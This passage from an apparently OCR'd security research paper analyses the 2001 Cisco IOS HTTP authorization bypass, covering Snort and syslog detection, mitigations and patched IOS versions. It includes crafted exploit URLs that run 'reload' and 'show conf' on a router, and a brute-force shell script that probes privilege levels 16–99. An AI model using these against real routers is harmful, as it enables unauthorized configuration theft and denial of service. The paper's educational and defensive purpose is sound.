
A malicious user would first run this script or another like it to determine if the target router was vulnerable.

I have Perl installed on my Win 2000 laptop as well. I executed the cishttpex.pl script on my notebook and found my lab router to be vulnerable to level 16. I simply downloaded the perl script from the securityfocus.com web site as referenced above and executed the attack. The entire process took less than 4 minutes to determine the target router was vulnerable to a level 16 exec exploit. Refer to the screen capture below:



I have a Cisco 2503 router in my lab with the HTTP server enabled. Refer to the figure below:

Figure – Screen shot of lab router with HTTP access enabled.



The above Perl script is a quick and lazy way to tell a malicious user if the target router is vulnerable to the exploit or not.

The exec command could actually be any viable exec level command such as reload.

Here is the example of what a valid command would look like. This can be launched from any standard web browser.

The reason the exploit worked in this vulnerability is because the Cisco router Internetwork Operating System (IOS) should not have allowed levels 16 through 99. To that end, this in fact is the root cause of the exploit. The operating system has the HTTP server embedded as a service and the developers did not compensate for the fact that a malicious user would attempt invalid levels within a crafted URL.

Manual Examples

http://1.2.3.4/level/42/exec/-/reload/CR
or
http://1.2.3.4/level/42/exec/show%20conf

Levels 16 through 99 are in fact invalid levels but a patient malicious user could enter the target IP address of the router followed by the /level/16 through 99/exec/some IOS command and potentially compromise the router and ultimately the organizations assets.

To further explain the relevance of "levels" as it relates to this vulnerability it is important for organization to know what the valid levels actually are.

Password protection of the router allows the owner to restrict access via privilege levels and define what commands a user can issue after they have properly authenticated to the router. For a full explanation of how this applies for your environment, refer to the Cisco web site and search for "Cisco IOS Security Configuration Guide". URL's do change from time to time, but the current link for this configuration guide can be found at: http://www.cisco.com/univercd/cc/td/doc/product/software/ios120/12cgcr/secur_c/. Note that this link is for IOS 12.0. Be sure to first check the version of IOS on your target router or routers to ensure accuracy and relevancy before proceeding.

To set a local password to control access to various privilege

levels, user the enable password command. This will be in "global configuration mode". This means that you must have successfully authenticated to the router and provided a valid secret or enable secret password. Next your would enter into global configuration mode by typing: "configure terminal".

The syntax for the command is as follows:

enable password [**level** *level*] {*password* | [*encryption-type*] *encrypted-password*}

no enable password [**level** *level*]

Syntax Description

level *level*	(Optional) Level for which the password applies. You can specify up to 16 privilege levels, using numbers 0 through 15. Level 1 is normal EXEC-mode user privileges. If this argument is not specified in the command or the **no** form of the command, the privilege level defaults to 15 (traditional enable privileges).
password	Password users type to enter enable mode.
encryption-type	(Optional) Cisco-proprietary algorithm used to encrypt the password. Currently the only encryption type available is 7. If you specify *encryption-type*, the next argument you supply must be an encrypted password (a password already encrypted by a Cisco router).
encrypted-password	Encrypted password you enter, copied from another router configuration.

For further explanation refer to the following Cisco URL: http://www.cisco.com/univercd/cc/td/doc/product/software/ios121/121cgcr/secur r/srprt5/srdpass.htm

Special Note

As of the writing of this paper I received an email from SANS discussing a new Router Audit Tool (RAT). This tool will be reviewed via a webcast on Wednesday, February 20, 2002. Make sure to search on the SANS web site to learn more about this tool. It appears that it will help system administrators find common configuration errors and reports on the gap.

Here is a snippet from the email describing the tool. "SANS and

the Center for Internet Security bring you George Jones and the Router Audit Tool and Benchmark. The Router Audit Tool checks security settings in the configurations of your Cisco IOS routers. It reports the problems it finds and gives each router an overall score. It also points you to the precise methods of fixing the problems. In other words it plays the role of a top flight router security expert.

The Benchmark is based on the US National Security Agency Router Security Configuration Guide, and provides the basis for the "best practice" configuration rules and defines a minimum security baseline for all routers running IOS 11 or 12."

3.18 signature of the attack

In order to successfully identify this attack on a router under your control you will need to deploy a correct type of technology and it must be backed up with people and processes. If security were solely a technology problem, we would not have the need for policies, standards, or guidelines in our organizations. In fact, an organizations information security posture is a living process requiring continual monitoring and improvement.

The most common way to detect an attack like this would be to deploy an IDS (Intrusion Detection System) solution, enable the Syslog service on the router logging to a server with a tool such as Swatch, or use a commercial tool like Tripwire for routers. Please refer to the Variants section 3.14 for how Syslog reported and responded with the attack. In essence it was little use for this particular forceful browsing vulnerability because Syslog will report on an event change. In the case of section 3.14 nothing changed until the router was exploited via DoS and it rebooted. Syslog at that time captured the event change and reported accordingly. It is not to say that Syslog is not useful in this case because in fact if your router is compromised and your organization has syslog enabled and writing to a once-write media the event would be recorded and the malicious user could not cover or hide that event in any way.

IDS

It is important to understand the various types of IDS (Intrusion Detection Systems) before considering which one may apply to aiding your defense strategy.

Various types of Intrusion Detection Systems exist from various vendors. There are basically two fundamental variations of IDS systems and how they work.

They are a.) network vs. host-based systems, and b.) knowledge vs. behavior-based systems. A description is detailed below for each point.

Network vs. Host-based Intrusion Detection Systems

Network – typically reside on a network segment and only monitor the traffic for that subnet. Usually consist of a network appliance with a NIC operating in promiscuous mode that intercepts and analyzes network packets in real time.

Host-based – small programs reside on the host computer and monitor the local operating system locally. Only detect inappropriate activity on the host computer, not on the entire network subnet.

Two Conceptual approaches to IDS

There are basically two conceptual approaches to IDS methodology: knowledge-based IDS and behavior-based IDS, which are referred to as signature-based and statistical anomaly-based, respectively.

Knowledge-based (signature-based) – The IDS systems use a database of previous attacks and known system vulnerabilities to look for current attempts to exploit their vulnerabilities, and trigger an alarm if an attempt is detected. These types of systems are currently the most common but vendors are starting to blur the line between knowledge-based and behavior-based systems as a way to differentiate themselves form their competitors. This is even happening in the personal firewall products that retail for $20 USD.

Advantages of Knowledge-based IDS

- This system is characterized by low false alarms (or positives).
- The alerts generated by these type systems are easily understood by information security personnel.

Disadvantages of Knowledge-based IDS

- This system can be resource intensive because the knowledge base needs to be continually updated.
- There is the potential for new or unique attacks to go

undetected.

Behavior-based (statistical anomaly-based) – These systems dynamically detect deviations from "learned" patterns of behavior and an alarm is triggered when an activity is considered intrusive. These types of systems are currently less common but there seems to be a market demand because the concept in theory is very good. In practice, most organizations actually perform very poorly in the area of information systems security and a tool such as this requires highly-knowledgeable and skilled individuals to design and implement and then a strong commitment must be had by the management team to assign resources to monitor the activity. For some organizations the cost simply outstrips the risk.

Advantages of Behavior-based IDS

- This system has the ability to adapt to new, unique, or original vulnerabilities.
- A behavior-based IDS is not as dependent upon specific operating systems as knowledge-based IDS.

Disadvantages of Behavior-based IDS

- This system is characterized by high false alarm rates rendering the system unusable to some.
- The activity and behavior in some situations may not be static enough to effectively implement a behavior-based IDS.

In the case of this particular exploit the knowledge based or sometimes referred to as the signature based IDS solution would be a good selection. I configured snort version 1.8.3 on my RedHat Linux 7.2 server in my lab and then proceeded to attack the router while logging the attack. The IDS host would be deployed on the inside interface of the router, in other words the DMZ. It is important to note that there are several options when configuring your IDS hosts, servers, sensors, etc. Many vendors provide the ability to not bind IP to the interface helping the security posture of the IDS system. If the IP protocol is not bound to the interface, then it is not prone to the attacks that would be representative of IP based attacks.

Snort IDS Log

In my lab environment I have a Linux 7.2 server running Snort 1.83 with ACID, MySQL, and Snort Report with the default rules activated. Below is a sample output of the alert log file that was captured when I was trying to utilize the exploit on the

target router. You will notice in the log snippet that snort was able to properly classify the attack and to reference it to the proper vulnerability on the securityfocus.com site. The output below tells us that the default snort rule set as defined in the "snort.conf" file recognized the attack and reported accordingly. In order for this to have relevance an organization would have to have an alert system tied to this type of event, knowledgeable resources to respond in the form of employees or a managed service provider, and an escalation process defined when such an event occurred. As I stated earlier, technology is only part of the information security solution. In fact, it is an enabler.

Snippet of alert log file:

[**] [1:1250:2] WEB-MISC Cisco IOS HTTP configuration attempt [**]

[Classification: Web Application Attack] [Priority: 1]

02/16-23:36:43.488728 0:40:2B:14:48:80 -> 0:E0:1E:60:1F:E3 type:0x800 len:0x187

192.168.0.251:2162 -> 192.168.0.175:80 TCP TTL:64 TOS:0x0 ID:35537 IpLen:20 DgmLen:377 DF

AP Seq: 0xC31E6003 Ack: 0x4DBD1573 Win: 0x16D0 TcpLen: 20

[Xref => http://www.securityfocus.com/bid/2936]

[**] [1:1250:2] WEB-MISC Cisco IOS HTTP configuration attempt [**]

[Classification: Web Application Attack] [Priority: 1]

02/16-23:36:46.419401 0:40:2B:14:48:80 -> 0:E0:1E:60:1F:E3 type:0x800 len:0x187

192.168.0.251:2163 -> 192.168.0.175:80 TCP TTL:64 TOS:0x0 ID:37641 IpLen:20 DgmLen:377 DF

AP Seq: 0xC38578F6 Ack: 0x4DE9D05F Win: 0x16D0 TcpLen: 20

[Xref => http://www.securityfocus.com/bid/2936]

[**] [1:1250:2] WEB-MISC Cisco IOS HTTP configuration attempt [**]

[Classification: Web Application Attack] [Priority: 1]

02/16-23:36:49.423868 0:40:2B:14:48:80 -> 0:E0:1E:60:1F:E3 type:0x800 len:0x187

192.168.0.251:2164 -> 192.168.0.175:80 TCP TTL:64 TOS:0x0 ID:45397 IpLen:20 DgmLen:377 DF

AP Seq: 0xC3685C4F Ack: 0x4E177835 Win: 0x16D0 TcpLen: 20

[Xref => http://www.securityfocus.com/bid/2936]

[**] [1:1250:2] WEB-MISC Cisco IOS HTTP configuration attempt [**]

[Classification: Web Application Attack] [Priority: 1]

02/16-23:36:52.284667 0:40:2B:14:48:80 -> 0:E0:1E:60:1F:E3 type:0x800 len:0x187

192.168.0.251:2165 -> 192.168.0.175:80 TCP TTL:64 TOS:0x0 ID:17839 IpLen:20 DgmLen:377 DF

AP Seq: 0xC3CBAB92 Ack: 0x4E433203 Win: 0x16D0 TcpLen: 20

[Xref => http://www.securityfocus.com/bid/2936]

[**] [1:1250:2] WEB-MISC Cisco IOS HTTP configuration attempt [**]

[Classification: Web Application Attack] [Priority: 1]

02/16-23:36:58.963311 0:40:2B:14:48:80 -> 0:E0:1E:60:1F:E3 type:0x800 len:0x187

192.168.0.251:2166 -> 192.168.0.175:80 TCP TTL:64 TOS:0x0 ID:47130 IpLen:20 DgmLen:377 DF

AP Seq: 0xC3F648D0 Ack: 0x4EA9134D Win: 0x16D0 TcpLen: 20

[Xref => http://www.securityfocus.com/bid/2936]

[**] [1:1250:2] WEB-MISC Cisco IOS HTTP configuration attempt [**]

[Classification: Web Application Attack] [Priority: 1]

02/16-23:37:01.902379 0:40:2B:14:48:80 -> 0:E0:1E:60:1F:E3 type:0x800 len:0x187

192.168.0.251:2167 -> 192.168.0.175:80 TCP TTL:64 TOS:0x0 ID:28601 IpLen:20 DgmLen:377 DF

AP Seq: 0xC5029E4A Ack: 0x4ED60A06 Win: 0x16D0 TcpLen: 20

[Xref => http://www.securityfocus.com/bid/2936]

[**] [1:1250:2] WEB-MISC Cisco IOS HTTP configuration attempt [**]

[Classification: Web Application Attack] [Priority: 1]

02/16-23:37:15.755447 0:40:2B:14:48:80 -> 0:E0:1E:60:1F:E3 type:0x800 len:0x187

192.168.0.251:2172 -> 192.168.0.175:80 TCP TTL:64 TOS:0x0 ID:44156 IpLen:20 DgmLen:377 DF


AP Seq: 0xC5D45B13 Ack: 0x4FA986A1 Win: 0x16D0 TcpLen: 20


[Xref => http://www.securityfocus.com/bid/2936]

Syslog

For the purpose of illustrating Syslog, I downloaded a freeware Windows based Syslog server. I went to www.download.com and searched for Syslog. I found several options and decided to go with a freeware version called "Router IP Console version 3.3".

In this vulnerability Syslog would not necessarily report that a malicious user attempted to brute force a URL to gain unauthorized access of the router. If fact, I was successful on launching the attack on the lab router and in my case, Syslog did not report the event but the snort IDS did report accordingly. I proceeded to make a configuration change to the router and then Syslog reported the change as illustrated in the figures below:





The second illustration shows a configuration change was made but really nothing more. The point to take from this exercise is that Syslog still has value even though it did not detect the malicious attack, it recorded and alerted that the configuration of the router had been modified. In essence, this could be part of your Defense In-Depth strategy, which is a layered approach to your security posture.

Since this vulnerability has been around for about 8 months the snort community has addressed the issue. The above log is evidence of this. Snort has a big following and while it is not the only IDS solution on the market it is well accepted in the technical community and is used by many organizations. As of the writing of this paper, it appears there will be a commercial version of snort in the future. In the case of snort, depending on how you have configured the snort.conf file and the include files along with your alert tool, these factors will determine if and how an administrator would be notified of such an attack. The main point to take away from this is that a custom IDS solution designed specifically for your network should be part of your larger Defense In-Depth strategy.

3.19 how to protect against it

The fastest and easiest way to protect your router from this

vulnerability is to upgrade the router IOS to an approved version.

As a workaround, Cisco advises disabling the HTTP service on the device or to use the Terminal Access Controller Access Control System (TACACS+) or Radius for authentication.

To disable HTTP server, use the following commands:

```
Router# configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
Router(config)# no ip http server
```

Note: This workaround is not applicable to customers running 12.2(2)T releases with IPv6 enabled because of CSCdt93862. In the 12.2(2)T release, HTTP is still accessible via IPv6 regardless of whether the HTTP server is disabled in the configuration. Customers running the 12.2(2)T release with IPv6 enabled must upgrade to 12.2(2.2)T or higher release (12.2.(2)T1 being the preferred release). IPv6 support is not enabled by default.

To configure TACACS+ or Radius for authentication, please consult the following link
http://www.cisco.com/warp/public/480/tacplus.shtml.

Below is a list of upgrade version to remedy the vulnerability. For the latest information on this vulnerability or to contact Cisco go to:

http://www.cisco.com/warp/public/707/IOS-httplevel-pub.html

It is important to note that by properly identifying this exploit you are in fact constructing a defense. While this is not the first line of defense in this particular scenario, it is important in any organization to have proper alert mechanisms applied to the various type of classification of assets. Detection could be thought of as a type of control that you apply to improve your organization's security posture.

Below are upgrades to various versions of IOS that will reportedly eliminate this vulnerability:
Cisco IOS 11.3XA:
Cisco Upgrade IOS 12.0(18)

Cisco IOS 11.3T:
Cisco Upgrade IOS 12.0(18)

Cisco IOS 11.3NA:
Cisco Patch IOS 12.1(9)

Cisco IOS 11.3MA:
Cisco Patch IOS 12.1(9)

Cisco IOS 11.3HA:
Cisco Upgrade IOS 12.0(18)

Cisco IOS 11.3DB:
Cisco Upgrade IOS 12.1DB

Cisco IOS 11.3DA:
Cisco Upgrade IOS 12.1DA

Cisco IOS 11.3AA:
Cisco Patch IOS 12.1(9)

Cisco IOS 11.3:
Cisco Upgrade IOS 12.0(18)

Cisco IOS 12.0XV:
Cisco IOS 12.0XU:
Cisco IOS 12.0XS:
Cisco Upgrade IOS 12.1(8a)E

Cisco Patch IOS 12.1(8a)E

Cisco IOS 12.0XR:
Cisco Patch IOS 12.2(1b)

Cisco IOS 12.0XQ:
Cisco Patch IOS 12.1(9)

Cisco IOS 12.0XP:
Cisco IOS 12.0XN:
Cisco Upgrade IOS 12.1(9)

Cisco Patch IOS 12.1(9)

Cisco IOS 12.0XM:
Cisco Upgrade IOS 12.0(4)XM1

Cisco IOS 12.0XL:
Cisco Patch IOS 12.1(9)

Cisco IOS 12.0XJ:
Cisco Patch IOS 12.1(9)

Cisco IOS 12.0XI:
Cisco Patch IOS 12.1(9)

Cisco IOS 12.0XH:
Cisco Patch IOS 12.1(9)

Cisco IOS 12.0XG:
Cisco Patch IOS 12.1(9)

Cisco IOS 12.0XF:
Cisco Patch IOS 12.1(9)

Cisco IOS 12.0XE:
Cisco Patch IOS 12.1(8a)E

Cisco IOS 12.0XD:
Cisco Patch IOS 12.1(9)

Cisco IOS 12.0XC:
Cisco Patch IOS 12.1(9)

Cisco IOS 12.0XB:
Cisco Patch IOS 12.1(9)

Cisco IOS 12.0XA:
Cisco Patch IOS 12.1(9)

Cisco IOS 12.0WT:
Cisco IOS 12.0WC:
Cisco IOS 12.0T:
Cisco Patch IOS 12.1(9)

Cisco IOS 12.0ST:
Cisco IOS 12.0SL:
Cisco IOS 12.0SC:
Cisco Upgrade IOS 12.0(16)SC

Cisco Patch IOS 12.0(16)SC

Cisco IOS 12.0S:
Cisco IOS 12.0DC:
Cisco Upgrade IOS 12.1DC

Cisco IOS 12.0DB:
Cisco Upgrade IOS 12.1(5)DB2

Cisco IOS 12.0DA:
Cisco Patch IOS 12.1(7)DA2

Cisco IOS 12.0(7)XK:
Cisco Upgrade IOS 12.2

Cisco IOS 12.0(5)XK:
Cisco Patch IOS 12.1(9)

Cisco IOS 12.0(14)W5(20):
Cisco Upgrade IOS 12.0(18)W5(22)

Cisco Patch IOS 12.0(18)W5(22)

Cisco IOS 12.0(10)W5(18g):
Cisco Upgrade IOS 12.0(18)W5(22a)

Cisco IOS 12.0:
Cisco Upgrade IOS 12.0(18)

Cisco IOS 12.1YF:
Cisco Upgrade IOS 12.1(5)YF2

Cisco IOS 12.1YD:
Cisco Upgrade IOS 12.1(5)YD2

Cisco IOS 12.1YC:
Cisco Patch IOS 12.1(5)YC1

Cisco IOS 12.1YB:
Cisco Upgrade IOS 12.1(5)YB4

Cisco Patch IOS 12.1(5)YB4

Cisco IOS 12.1YA:
Cisco IOS 12.1XZ:
Cisco Upgrade IOS 12.1(5)XZ4

Cisco Patch IOS 12.1(5)XZ4

Cisco IOS 12.1XY:
Cisco Upgrade IOS 12.1(5)XY6

Cisco IOS 12.1XX:
Cisco Upgrade IOS 12.1(6)EZ

Cisco IOS 12.1XW:
Cisco Upgrade IOS 12.2DD

Cisco IOS 12.1XV:
Cisco Upgrade IOS 12.1(5)XV3

Cisco IOS 12.1XU:
Cisco Patch IOS 12.1(5)XU1

Cisco IOS 12.1XT:
Cisco Upgrade IOS 12.1(3)XT3

Cisco IOS 12.1XS:
Cisco IOS 12.1XR:
Cisco Upgrade IOS 12.1(5)XR2

Cisco Patch IOS 12.1(5)XR2

Cisco IOS 12.1XQ:
Cisco Patch IOS 12.2(1b)

Cisco IOS 12.1XP:
Cisco Upgrade IOS 12.1(3)XP4

Cisco IOS 12.1XM:
Cisco Upgrade IOS 12.1(4)XM4

Cisco IOS 12.1XL:
Cisco Patch IOS 12.2(1b)

Cisco IOS 12.1XK:
Cisco IOS 12.1XJ:
Cisco Upgrade IOS 12.1(5)YB4

Cisco Patch IOS 12.1(5)YB4

Cisco IOS 12.1XI:
Cisco Patch IOS 12.2(1b)

Cisco IOS 12.1XH:
Cisco Patch IOS 12.2(1b)

Cisco IOS 12.1XG:

Cisco Upgrade IOS 12.1(5)XG5

Cisco IOS 12.1XF:
Cisco Upgrade IOS 12.1(2)XF4

Cisco IOS 12.1XE:
Cisco IOS 12.1XD:
Cisco Patch IOS 12.2(1b)

Cisco IOS 12.1XC:
Cisco Patch IOS 12.2(1b)

Cisco IOS 12.1XB:
Cisco IOS 12.1XA:
Cisco Patch IOS 12.2(1b)

Cisco IOS 12.1T:
Cisco Upgrade IOS 12.2(1b)

Cisco Patch IOS 12.2(1b)

Cisco IOS 12.1EZ:
Cisco Upgrade IOS 12.1(6)EZ

Cisco IOS 12.1EY:
Cisco Upgrade IOS 12.1(6)EY

Cisco IOS 12.1EX:
Cisco Patch IOS 12.1(8a)E

Cisco IOS 12.1EC:
Cisco Upgrade IOS 12.1(6.5)EC3

Cisco IOS 12.1E:
Cisco Patch IOS 12.1(8a)E

Cisco IOS 12.1DC:
Cisco IOS 12.1DB:
Cisco IOS 12.1DA:
Cisco Upgrade IOS 12.1(7)DA2

Cisco Patch IOS 12.1(7)DA2

Cisco IOS 12.1CX:
Cisco IOS 12.1AA:
Cisco IOS 12.1:

Cisco Patch IOS 12.1(9)

Cisco IOS 12.2XQ:
Cisco Upgrade IOS 12.2(1)XQ

Cisco IOS 12.2XH:
Cisco Upgrade IOS 12.2(1)XH

Cisco IOS 12.2XE:
Cisco Upgrade IOS 12.2(1)XE

Cisco IOS 12.2XD:
Cisco Upgrade IOS 12.2(1)XD1

Cisco IOS 12.2XA:
Cisco Upgrade IOS 12.2(2)XA

Cisco IOS 12.2T:
Cisco Upgrade IOS 12.2(2.2)T

Cisco IOS 12.2:
Cisco Patch IOS 12.2(1b)

Defense Plan

There are various controls that could be developed to help defend against this vulnerability and others like it. I want to point out that all of the controls implemented in this context or at any organization should be implemented because of a business driven security policy. My personal opinion is the following: enabling HTTP or telnet on any router is not a good practice and should be clearly stated as such in any organization's router policy statement. If someone must enable HTTP on their router they could develop an ACL to only allow HTTP requests from specific IP addresses and log any exceptions to Syslog. The main Syslog server would have to be configured with a tool such as swatch to alert them of the exception. Snort could be deployed on the Ethernet interface subnet and alert on HTTP traffic not coming from the allowed range of IP addresses. While all of these controls could be developed I do not recommend any of them. For this particular exploit the best practice is to simply disable the HTTP server on the router. I would suggest that every organization of any size develop minimum security baseline standards for their routers, switches, hosts, etc. and use these

standards when developing the individual policies. Keeping in mind that standards are meant to be updated and modified in time.

3.20 source code/pseudo code

Several pieces of source code for this exploit can be found on the securityfocus.com web site at the following URL:

http://www.securityfocus.com/cgi-bin/vulns-item.pl?section=exploit&id=2936

A total of five scripts and programs are available at this link ranging from shell scripts, Perl scripts, to C programs.

In Section 3.16 I used the following script to exploit my lab router.

The ios-http-auth.sh shell script is available at the SecurityFocus.com web site also. The URL for the script is:
http://www.securityfocus.com/cgi-bin/vulns-item.pl?section=exploit&id=2936

```
#!/bin/sh
#=====================================================================
# $Id: ios-http-auth.sh,v 1.1 2001/06/29 00:59:44 root Exp root $
# Brute force IOS HTTP authorization vulnerability
#(Cisco Bug ID CSCdt93862).
#=====================================================================
TARGET=192.168.0.66  // IP Address of Ethernet interface on router.
FETCH="/usr/bin/fetch" // use to push the URL
LEVEL=16                  # Start Level (This is the Cisco exec
level)
EXPLOITABLE=0             # Counter (For the While loop)

while [ $LEVEL -lt 100 ]; do // While the exec level< 100 go thru
loop
    CMD="${FETCH} http://${TARGET}/level/${LEVEL}/exec/show/config"
    echo; echo ${CMD} //execute the URL from fetch
    if (${CMD}) then // success
        EXPLOITABLE=`expr ${EXPLOITABLE} + 1`
    fi  // failure
    LEVEL=`expr $LEVEL + 1`
done;

echo; echo All done
echo "${EXPLOITABLE} exploitable levels" // display all
vulnerabilities.
```

The above shell script is actually very simple and will work on almost any Unix based operating system. First you start by defining the scripts variables. TARGET is the IP address of the target router that you want to test, FETCH is a Unix tool that is used to push the URL for the exploit, LEVEL 16 is the starting

LEVEL on the URL command line that will loop through to 99, EXPLOITABLE assumes the router is not vulnerable until proven otherwise and the while loop goes through 84 iterations testing the invalid levels between 16 and 99. Ultimately the shell script reports which of the 84 levels respond to the URL that was passed to it therefore giving the malicious user an automated and very fast way to determine how to attack the target router.

3.21 additional information

Additional information can be found at the following web URL's.

http://www.cisco.com/warp/public/707/IOS-httplevel-pub.html

http://www.securityfocus.com/cgi-bin/vulns-item.pl?section=info&id=2936

http://www.iss.net/security_center/static/6749.php

Cisco Systems Field Notice, June 27, 2001, "Cisco Security Advisory: IOS HTTP Authorization Vulnerability" at http://www.cisco.com/warp/public/707/IOS-httplevel-pub.html

CERT Advisory CA-2001-14, "Cisco IOS HTTP Server Authentication Vulnerability" at http://www.cert.org/advisories/CA-2001-14.html

BugTraq Mailing List, Thu Jun 28 2001 00:22:37, "Re: Cisco Security Advisory: IOS HTTP authorization vulnerability" at http://www.securityfocus.com/archive/1/193932

Internet Security Systems Security Alert #86, "Cisco Web Interface Authentication Bypass Vulnerability" at http://xforce.iss.net/alerts/advise86.php

CIAC Information Bulletin L-106, "Cisco IOS HTTP Authorization Vulnerability" at http://www.ciac.org/ciac/bulletins/l-106.shtml

CERT Vulnerability Note VU#812515, "Cisco IOS HTTP server authentication vulnerability allows remote attackers to execute arbitrary commands" at http://www.kb.cert.org/vuls/id/812515

http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0537

Other sources of information and help could be found at:

- cust-security-announce@cisco.com

- bugtraq@securityfocus.com
- first-teams@first.org (includes CERT/CC)
- cisco@spot.colorado.edu
- comp.dcom.sys.cisco
- firewalls@lists.gnac.com

4 Appendix – A (cgisecurity.com on http issues)

Another good source for port 80 and HTTP related security issues can be found at www.cgisecurity.com. I have included two well published technical articles that can be found on the web site below as a part of this research paper.

Zenomorph, the admin at cgisecurity.com has compiled a nice list of the various types of vulnerabilities that are possible in HTTP headers. Below is the listing:

